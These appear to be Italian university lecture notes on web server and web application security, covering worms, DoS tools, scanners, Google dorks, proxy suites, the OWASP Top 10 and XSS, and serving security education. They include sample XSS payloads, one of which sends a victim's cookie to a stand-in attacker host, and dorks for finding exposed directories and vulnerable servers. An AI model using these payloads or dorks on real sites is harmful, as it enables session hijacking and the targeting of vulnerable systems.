    - ...il worm Slapper (<https://www.f-secure.com/v-descs/slapper.shtml>)
      - esecuzione di codice remoto a livello super-user
  - Apache Chunked Encoding vulnerability:
    - ...il primo worm noto in ambiente Apache: "Scalper".
      - <https://www.f-secure.com/v-descs/scalper.shtml>

Quello che possiamo capire è che se io riesco a mandare una richiesta del genere ottenevo possessione del nodo.

Esistono tante varianti di quest'approccio ma tutte si basano sulla vulnerabilità banale **che è la mancata gestione dell'input dall'esterno**.

## Denial of Service

Esiste poi una nutrita categoria di attacchi DoS e come sappiamo è molto generale perché mettiamo in ginocchio un processo atto a ricevere richieste in rete. Nello specifico delle web application questo processo è un web server, esiste una possibilità di orchestrare una serie di nodi per fungere da attaccanti e indirizzare le loro azioni verso un unico target.

### DENIAL OF SERVICE

- Una delle forme più recenti di attacco ai sistemi di rete
- Spesso basata sull'impiego di un elevatissimo numero di nodi di attacco, tutti "puntati" verso un obiettivo comune:
  - DDoS → Distributed Denial of Service
- Un esempio su tutti:
  - Low Orbit Ion Cannon (LOIC) <http://sourceforge.net/projects/loic/>
    - un potentissimo strumento open source per la generazione di grosse moli di dati TCP e/o UDP, da più sorgenti, verso un unico nodo destinazione
    - tristemente noto per una serie di attacchi basati sull'impiego di "botnet"
- Attacchi DoS sono ad ogni modo possibili anche sfruttando vulnerabilità dei web server...

Esistono moltissimi strumenti per portare questi attacchi, uno mostrato è LOIC, anche se ad oggi si usano moltissimo le botnet che sono degli eserciti di esecuzione di zombie (ovvero host infettati).

Esistono poi dei DoS molto più specifici e chirurgici ed in questo caso per l'esclusività di alcuni servizi, negli esempi mostrati di seguito abbiamo XerXes; il quale manda in crisi un application server nella sua funzione **della gestione di sessione**. Infatti, **http è stateless e normalmente usiamo i cookie per fare i collegamenti e se io li prendo li gestisco come più mi piace posso accedere tranquillamente ad una tabella hash** (struttura lookup)

### VULNERABILITY-BASED DoS

- XerXes
  - un tool sviluppato dal famoso "hacktivist" The Jester ("th3j3st3r")
    - <http://www.infosecisland.com/blogview/2882-Jester-Unveils-XerXeS-Automated-DoS-Attack.htm>
- Sfruttamento di vulnerabilità relative al calcolo delle funzioni hash all'interno dei server

"Web application servers or platforms commonly parse attacker-controlled POST form data into hash tables automatically, so that they can be accessed by application developers. If the language does not provide a randomized hash function or the application server does not recognize attacks using multi-collisions, an attacker can degenerate the hash table by sending lots of colliding keys. The algorithmic complexity of inserting n elements into the table then goes to O(n\*\*2), making it possible to exhaust hours of CPU time using a single HTTP request."

## WEB SERVER VULNERABILITY SCANNERS

Esistono molti strumenti automatizzati che ci aiutano ad effettuare scansioni dei web server alla ricerca di vulnerabilità. Questi tool sono fondamentali, soprattutto durante il penetration testing, e mandano delle richieste ad un web server (generano traffico e quindi sono visibili)

## WEB SERVER VULNERABILITY SCANNERS

- Nikto
  - un ampio insieme di test per identificare potenziali vulnerabilità di un server web
- Nessus
  - uno strumento molto potente per lo “scanning” di generiche vulnerabilità di rete
    - dotato di numerosi test dedicati alle vulnerabilità dei server web
  - software gratuito...
  - ...ma update al database delle vulnerabilità a pagamento (se si vuole essere aggiornati in tempo reale)

Nella slide successiva c’è un esempio di Nikto verso Unina, ovviamente il prof l’ha fatto perché è lui noi non lo dobbiamo fare.

## Hacking di applicazioni WEB

Lasciamo un attimo da parte i server web ed iniziamo a parlare di programmazione, questo vuol dire che, dando per scontato che abbiamo un’applicazione ospitata su un server robusto, l’attacco può essere rivolto ad **una specifica applicazione che espone delle vulnerabilità**.

Per *Application Web Hacking* non si intende lo sfruttamento delle vulnerabilità del Web Server bensì quelle legate all’applicazione ospitata dal Web Server.

Si utilizzano le medesime tecniche di attacco del Web Server (Es. Input validation, Source Code Disclosure etc..) ma cambiando il “target” le procedure diventano tipicamente più laboriose e sofisticate.

- Attacchi alle applicazioni web, non ai server su cui esse poggiano
- Impiego delle medesime tecniche di attacco...
  - input validation, source code disclosure, ecc.
- ...ma prendendo come obiettivo il codice applicativo piuttosto che il software alla base dei più comuni server web
- Procedure tipicamente più laboriose e sofisticate

Lato client richiede conoscenza Javascript, più un po’ di basi di dati relazionali e non (in questo caso si usa XAML). Per ricercare **applicazioni vulnerabili** si lavora con **“human in the loop”** ovvero ci deve essere un qualcuno che si mette ad analizzare il sito, anche se molto può essere automatizzato.

- Tecniche basate sul semplice impiego dei motori di ricerca!
  - disponibilità di enormi quantità di dati indicizzati su pagine web e risorse collegate
  - possibilità di:
    - sferrare attacchi di tipo anonimo
    - trovare obiettivi particolarmente vulnerabili, praticamente a costo zero
    - acquisire le informazioni necessarie per architettare un attacco efficace contro una rete target
- I motori di ricerca sono “pericolosi”...
- ...a causa della presenza di utenti “poco attenti”!

Su alcune parti andrà rapito perché sono la prima parte di footprinting, etc. Il linguaggio di quearying è utile per sfruttare i Google Dorks ovvero delle effettive ricerche tramite google al fine di trovare siti vulnerabili oppure portare attacchi.

## OPZIONI DI RICERCA AVANZATE IN GOOGLE

**Search options** [edit]

The webpages maintained by the Google Help Center have text describing more than 15 various search options.<sup>[44]</sup> The Google operator

- **OR:** – Search for either one, such as “price high OR low” searches for “price high” or “price low”.
- **-** – (minus sign) – Exclude a word or a phrase, such as “apple -tree” searches where word “tree” is not used.
- **“ ”** – Force Inclusion of a word or a phrase (Note that the original **+** operator was removed on October 19, 2011<sup>[32]</sup>).
- **\*** – Wildcard operator to match any words between other specific words, e.g. “type \* blood”.
- **..** – Range operator,<sup>[45]</sup> e.g. “\$50..\$100”.

Some of the query options are as follows:

- **define:** – The query prefix “define:” will provide a definition<sup>[46]</sup> of the words listed after it.
- **stocks:** – After “stocks:” the query terms are treated as stock ticker symbols<sup>[47]</sup> for lookup.
- **site:** – Restrict the results to those websites in the given domain,<sup>[48]</sup> such as, site:www.acmeacme.com. The option “site:.com” will search all domain URLs named with “.com” (no space after “site:”).
- **intext:** – Prefix to search in a webpage text, such as “intext:google search” will list pages with word “google” in the text of the page, and word “search” anywhere (no space after “intext:”).
- **allintitle:** – Only the page titles are searched<sup>[49]</sup> (not the remaining text on each webpage).
- **intitle:** – Prefix to search in a webpage title<sup>[49]</sup> such as “intitle:google search” will list pages with word “google” in title, and word “search” anywhere (no space after “intitle:”).
- **allinurl:** – Only the page URL address lines are searched<sup>[49]</sup> (not the text inside each webpage).
- **inurl:** – Prefix for each word to be found in the URL,<sup>[49]</sup> others words are matched anywhere, such as “inurl:acme search” matches “acme” in a URL, but matches “search” anywhere (no space after “inurl:”).

The page-display options (or query types) are:

- **cache:** – Highlights the search-words within the cached document, such as “cache:www.google.com xxx” shows cached content with word “xxx” highlighted.
- **link:** – The prefix “link:” will list webpages that have links to the specified webpage, such as “link:www.google.com” lists webpages linking to the Google homepage.
- **related:** – The prefix “related:” will list webpages that are “similar” to a specified web page.
- **info:** – The prefix “info:” will display some background information about one specified webpage, such as, info:www.google.com. Typically, the info is the first text (160 bytes, about 23 words) contained in the page, displayed in the style of a results entry (for just the 1 page as matching the search).
- **filetype:** – results will only show files of the desired type (e.g. filetype:pdf will return pdf files)

Alcuni esempi di dorks sono i seguenti:

- Pagine accessibili pubblicamente sul dominio “target.domain.com”:
  - “site:target.domain.com”
  - “inurl:target.domain.com”
- Presenza di directory non protette e dai nomi “sospetti”:
  - “Index of /admin”
  - “Index of /password”
  - “Index of /mail”
  - “Index of /” +passwd “Index of /” password.txt
  - filetype:htaccess user
  - ...

In più se andiamo su google hacking database abbiamo proprio delle liste come mostrato nell’immagine

Vulnerable Servers	Search	SEARCH
<< prev 1 2 3 >> next		
Date	Title	Summary
2015-03-16	allintext:Copyright Smart PHP Poll. All Rights Reserved. -exploit	Vulnerable Servers The dork "allintext:Copyright Smart PHP Poll. All Rights Reserved. -exploit" show all the sites that uses Smart Pool php module. The login page ca...
2015-03-04	allinurl:moadmin.php -google -github	Vulnerable Servers The dork "allinurl:moadmin.php -google -github" show all the sites that uses Mongo DB and the moadmin module to amministrate it. Some versions of...
2014-12-22	inurl:elfinder/elfinder.html+intitle:"elFinder 2.0"	Vulnerable Servers Upload Vulnerability Elfinder 2.0 inurl:elfinder/elfinder.html+intitle:"elFinder 2.0"
2014-11-03	inurl:robots.txt intext:CHANGELOG.txt intext:disallow ext:txt -site:github.com	Vulnerable Servers inurl:robots.txt intext:CHANGELOG.txt intext:disallow ext:txt -site:github.com sites that have robots.txt file (potentially blocking a GD for seein...
2014-11-03	inurl:CHANGELOG.txt intext:drupal intext:"SA-CORE" -intext:7.32 -site:github.com -site:drupal.org	Vulnerable Servers inurl:CHANGELOG.txt intext:drupal intext:"SA-CORE" -intext:7.32 -site:github.com -site:drupal.org look for a CHANGELOG.txt file that has drupal and...

## Web Crawling

Questa opzione l'avevamo già vista all'inizio del corso ma adesso l'approfondiremo. È interessante poiché riusciamo ad analizzare tutto il sito e quindi scorrerne le pagine, così facendo è possibile trovare tantissime informazioni o anche detti “low hanging fruits”.

L'analisi, anche off-line, di interi siti web fornisce informazioni facilmente reperibili ed utili ai fini di un potenziale exploit quali:

- informazioni sui percorsi locali al server
- nomi di eventuali server di backend
- indirizzi IP
- stringhe associate a query SQL contenenti password
- contenuti sensibili

Parti del sito sottoposte ad analisi:

- pagine statiche e dinamiche
- file di supporto e file “inclusi” nelle pagine web
- codice sorgente
- header delle risposte fornite dal server
- contenuto dei cookie di sessione

Esistono molti tool che automatizzano queste parti, ad esempio “wget” che orchestra l'analisi di un sito e possiamo usarlo anche per avere una copia locale.

## WEB CRAWLING: I TOOL

- “*wget*”: il coltellino svizzero del crawling
  - dal download di singoli file, al “mirroring” di interi siti web
- “*HTTrack*”: un comodissimo “Website Copier”
  - download di siti web ed FTP per analisi off-line
- “*crawljax*”:
  - un moderno tracker per applicazioni web asincrone basate su AJAX (Asynchronous JavaScript And XML)

Ad oggi ne esistono alcuni sofisticati in grado di effettuare il crawling di siti web che implementano la tecnica dell’interazione asincrona tra client & server. AJAX fa in modo che non si aspetti di ricevere le risposte del server, diversamente da quello che viene fatto normalmente, e lato client veniamo svegliati dall’handler che gestisce la cosa.

## Web Application assessment

Assessment vuol dire una verifica a 360° dello stato **di robustezza dell’applicazione**, l’autenticazione ad esempio è un nodo cruciale.

Fase successiva al crawling ed alla analisi preliminare consiste nello studio approfondito dell’applicazione al fine di:

- comprenderne i principi di progetto
- comprenderne i dettagli architetturali
- individuare potenziali punti deboli
- individuare potenziali vie di attacco

Le caratteristiche analizzate sono:

- Autenticazione
- Gestione delle sessioni, capire come un’application server crea i cookie.
- Interazioni con database di backend
- Validazione degli input
- Logica applicativa

Esistono diversi strumenti per effettuare l’assessment delle web app, dai più semplici ai più articolati e alcuni sono pure gratuiti. Esistono diverse tipologie:

- plug-in per browser web
- suite complete di analisi open source
- Scanner per applicazioni web di tipo commerciale

## Browser plug-in

Consentono l’analisi e la modifica in tempo reale delle informazioni inviate al server web durante la navigazione e sono utili durante la fase cosiddetta di “discovery”, questo perché forniscono la scoperta della struttura e delle funzionalità offerte dall’applicazione web.

Fondamentali nella fase di verifica, servono anche per la conferma delle vulnerabilità ipotizzate in seguito all'analisi. Ma in che modo funzionano? **Il loro funzionamento si basa sull'installazione/abilitazione di un modulo software nel browser, il quale:**

- effettua il monitoraggio delle richieste inviate al server remoto
- mette in pausa ogni singola richiesta
- la mostra all'utente
- consente all'utente di modificarla prima dell'invio definitivo al server

Tipico utilizzo da parte di un hacker:

- identificazione di campi nascosti nelle form web
- modifica di argomenti delle query e di campi degli header delle richieste
- ispezione dettagliata delle risposte fornite dal server

Un esempio può essere **TamperData, trovabile in chrome.**

- *TamperData*
  - consente un controllo completo sui dati inviati dal browser al server web
    - modifica delle richieste prima dell'invio
    - conservazione di un "log" completo delle transazioni effettuate
      - possibilità di:
        - effettuare modifiche e di riproporre ("replay") richieste effettuate in precedenza

In realtà esistono tanti altri strumenti anche più avanzati, l'elenco è presente nelle slide successive

## TOOL SUITES (1/3)


- Tipicamente basate sull'impiego di proxy web che si frappongono tra il client (browser) ed il server
- Più potenti dei plug-in per browser
- Utilizzabili in situazioni in cui il client web NON è un browser, ma un'applicazione
- Ambiente Microsoft:
  - Fiddler (<http://www.telerik.com/fiddler>)
    - si comporta da "man-in-the-middle" durante sessioni HTTP
    - basato sul framework .NET (Windows, MacOS e Linux)
    - concepito per il debugging approfondito di applicazioni web...
    - ...ma utilissimo in tutti i contesti in cui si intenda intercettare (e modificare!) richieste (e risposte!) HTTP

## TOOL SUITES (2/3)

- "WebScarab" (<https://github.com/OWASP/OWASP-WebScarab>) e "Zed Attack Proxy" (<https://owasp.org/www-project-zap/>)
  - framework per il testing della sicurezza di applicazioni web
  - sviluppati come parte del progetto OWASP (Open Web Application Security Project)
  - basati su di un potente (ed estendibile) motore che svolge il ruolo di proxy web
  - rendono disponibili strumenti per l'analisi di applicazioni web:
    - "spidering"
      - identificazione (ed eventuale "prelievo") di URL sul sito target
    - analisi degli identificativi di sessione
      - tramite ispezione dei cookie
    - analisi del contenuto di richieste e risposte
    - "fuzzing"
      - invio di dati random ad un'interfaccia web
      - analisi delle risposte, alla ricerca di eventuali falle di sicurezza

## TOOL SUITES (3/3)

- "Burp Suite" (<https://portswigger.net/burp/>)
  - molto di più di un semplice proxy
  - una suite completa di strumenti per sferrare attacchi alle applicazioni web:



- ✓ An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- ✓ An application-aware **Spider**, for crawling content and functionality.
- ✓ An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- ✓ An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- ✓ A **Repeater** tool, for manipulating and resending individual requests.
- ✓ A **Sequencer** tool, for testing the randomness of session tokens.
- ✓ The ability to **save your work** and resume working later.
- ✓ **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp è di default su Kali e va studiato con calma, vi è il sito che fornisce un sacco di informazioni per lavorare come penetration tester.

## Applicazioni web & Vulnerabilità

Ma di quali vulnerabilità parliamo quando diciamo che un'applicazione web è vulnerabile? A supporto arriva OWASP che usa una top 10 dei più critici rischi sulla sicurezza sul web, la più recente è 2017.

- Molteplici "pattern" di attacco disponibili
- Una buona tassonomia è quella realizzata da OWASP:
  - "Top Ten Project"
    - una lista aggiornata dei 10 principali problemi di sicurezza nel mondo delle web application
    - ai primissimi posti nel 2013:
      - 1. Injection Flaws
      - 3. Cross-Site Scripting (XSS)
      - 8. Cross-Site Request Forgery (CSRF)

## What is the OWASP Top 10?

The OWASP Top 10 provides:

- A list of the 10 Most Critical Web Application Security Risks
- And for each Risk it provides:
- A description
  - Example vulnerabilities
  - Example attacks
  - Guidance on how to avoid
  - References to OWASP and other related resources

### Project Leader

- Dave Wichers

1. Al posto uno ci sono attacchi di tipo injection, questo significa **iniettare qualcosa da fuori all'interno di un'applicazione**. Ma come si fa? L'applicazione deve per prima cosa chiedermi un input e poi lo deve usare senza gestirlo in modo appropriato.
2. Al posto due c'è una parte che non tratteremo perché è poco tecnica e dipende dalla capacità di accedere attraverso i sistemi di autenticazione, ad esempio attraverso bruteforce o attacchi a dizionario.
3. Cross-site scripting sono ad oggi tra le principali problematiche da affrontare e pure difficili da gestire, significa usare script lato client che viene eseguito in modo tale da rimbalzare sul server.
4. Non lo trattiamo, ma indica che un'applicazione espone in qualche modo un riferimento ad una risorsa interna all'applicazione e questo permette ad un'utilizzatore esterno di accedervi
5. Misconfiguration di sicurezza.
6. Exposure di sensitive data.
7. Controllo di livello accessi assente
8. Cross-site request forgery, forzo un browser ad inviare una richiesta senza che la vittima sia consapevole.

## LA TOP TEN DEL 2013 (1/2)

### A1-Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

### A2-Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

### A3-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

### A4-Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

### A5-Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6-Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7-Missing Function Level Access Control	Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
A8-Cross-Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

I cambiamenti dal 2013 al 2017 sono ben riassunti nella seguente slide. Alcuni sono nuovi perché sono cambiati gli approcci alla programmazione, nello specifico si usano più spesso i microservizi i quali messi insieme creano sistemi più complessi.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	→	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	→	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	→	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

La top 10 è importante poiché per ognuna di queste vulnerabilità abbiamo una modalità con cui OWASP fornisce una tassonomia delle vulnerabilità:

- Minacce
- Vettori d'attacco
- Debolezze associate alla minaccia dal punto di vista della sicurezza
- Impatto sia tecnico che business

## Cross-Site Scripting (XSS)

Il *Cross-Site Scripting (XSS)* è una vulnerabilità di un Applicazione Web dovuta ad un'insufficiente validazione dei dati di input/output (verso e da essa). Gli attacchi che sfruttano le vulnerabilità XSS non hanno come target l'applicazione web in sé ma piuttosto gli utenti che la utilizzano. Inoltre, le tipologie di attacco possono avere scopi differenti : possono variare dal furto di cookie di sessione alla compromissione del sistema target.

# CROSS-SITE SCRIPTING (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability AVERAGE	Prevalence VERY WIDESPREAD		
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are two different types of XSS flaws: 1) <b>Stored</b> and 2) <b>Reflected</b> , and each of these can occur on the a) <b>Server</b> or b) on the <b>Client</b> . Detection of most <b>Server XSS</b> flaws is fairly easy via testing or code analysis. <b>Client XSS</b> is very difficult to identify.	Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes.  Also consider the business impact of public exposure of the vulnerability.	

- Vulnerabilità legata ad imperfezioni nella validazione dei dati di input/output nelle applicazioni web
- Il target di questi attacchi tipicamente non è l'applicazione web, ma piuttosto gli altri utenti dell'applicazione stessa:
  - es: applicazione web che offre una funzionalità di tipo "bacheca" di messaggi
  - utente malevolo: post di un messaggio contenente codice eseguibile (script)
  - utente target: alla lettura del messaggio, il browser lo interpreta ed esegue lo script di attacco!

Proprio per questi attacchi di cross-site scripting andiamo più nel dettaglio, nella slide vediamo un esempio: lato server un pezzo di codice che dice “sto componendo una stringa che chiamo page e ci aggiungo del codice html”. Sto componendo una risposta come pagina HTML e vi sto mettendo un campo di input chiamato “carta di credito” e vi sto stampando un valore che ho ricevuto da una richiesta precedente.

## XSS: GESTIONE DI INPUT & OUTPUT IN HTML

- La maggior parte degli attacchi XSS viene perpetrata sfruttando l'errata interpretazione, da parte delle applicazioni, di dati di input/output (mal-)formattati in HTML

Example Attack Scenarios	XSS Attack Type	Example Payload
The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:	Simple script injection into a variable	http://localhost/page.asp?variable=<script>alert('Test')</script>
<pre>(String) page += "&lt;input name='creditcard' type='TEXT' value='"+ request.getParameter("CC") + "'&gt;";</pre>	Variation on simple variable injection that displays the victim's cookie	http://localhost/page.asp?variable=<script>alert(document.cookie)</script>
The attacker modifies the 'CC' parameter in their browser to:	Injection into an HTML tag; the injected link e-mails the victim's cookie to a malicious site	http://localhost/page.php?variable="<script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi ? foo='+document.cookie</script>"
This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.	Injecting the HTML BODY "onload" attribute into a variable	http://localhost/frame.asp?var=%20onload=alert(document.domain)
Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.	Injecting JavaScript into a variable using an IMG tag	http://localhost//cgi-bin/script.pl?name=>"><IMG SRC="javascript:alert('XSS')">

Table 11-4 Common XSS Payloads

Se il valore di “CC” fosse quello del blocco di sotto avremmo un > che serve per chiudere un contesto, e poi ne apro un altro per fare scripting per rubare il cookie. Questo perché se nel body di http c’è un blocco <script> </script> lo esegue **senza stampare nulla**.

A 1:34:12 il prof inizia con un esempio di web programming fa vedere cose interessanti, nello specifico apre WEBGoat e usa il laboratorio DOM-Based cross-site scripting.


## Tipologie di vulnerabilità XSS

Ci sono differenti tipologie di vulnerabilità XSS e dunque metodologie con cui possono essere effettuati gli attacchi:

**Stored XSS** (anche detto XSS persistente o di Tipo 1): è il tipo vulnerabilità XSS più devastante.

- Un attaccante, che sfrutta tale vulnerabilità, può iniettare in MODO PERMANENTE del codice malevolo direttamente nell'Applicazione Web (è in grado di farlo perché l'applicazione web non fa un controllo sufficiente adeguato dell'input)
- Qualunque utente che effettua una richiesta a tale applicativo ottiene in "la risposta legittima" + "Script malevolo" il tutto eseguito in modo automatico dal suo browser. (Accade perché l'applicazione web non fa un controllo sufficiente adeguato dell'input)

L'aspetto importante è che l'attaccante non ha bisogno di ingannare l'utente ma esso utilizzando semplicemente l'applicativo viene hackerato.




**Reflected XSS (non-persistent XSS)**: è il tipo di vulnerabilità XSS più comune che si verifica quando un applicativo web risponde con gli stessi dati presenti nella richiesta che gli viene fatta (*Per questo Reflected*)

*Ad esempio: Tale vulnerabilità si ha nelle pagine che consentono la ricerca in un applicativo web. Difatti se si cerca Mario allora l'applicativo web risponde "tu hai cercato: Mario" e l'url del sito in questo caso diventa www.sito.com/search=mario*

- Un attaccante che sfrutta tale vulnerabilità
  - Modifica l'URL dell'applicativo aggiungendo in coda lo "script malevolo".  
(Ad esempio `www.sito.com/search =< script >..</script >`)
  - L'attaccante "camuffa" l'URL (Ad esempio con un'immagine cliccabile) e lo invia alla vittima, magari tramite mail. Se la vittima clicca sull'URL, allora effettua una richiesta all'applicativo web, il quale risponde sia con "la pagina legittima con Script malevolo" (*in questo momento si ha la riflessione*) che verrà eseguito in modo automatico dal suo browser.

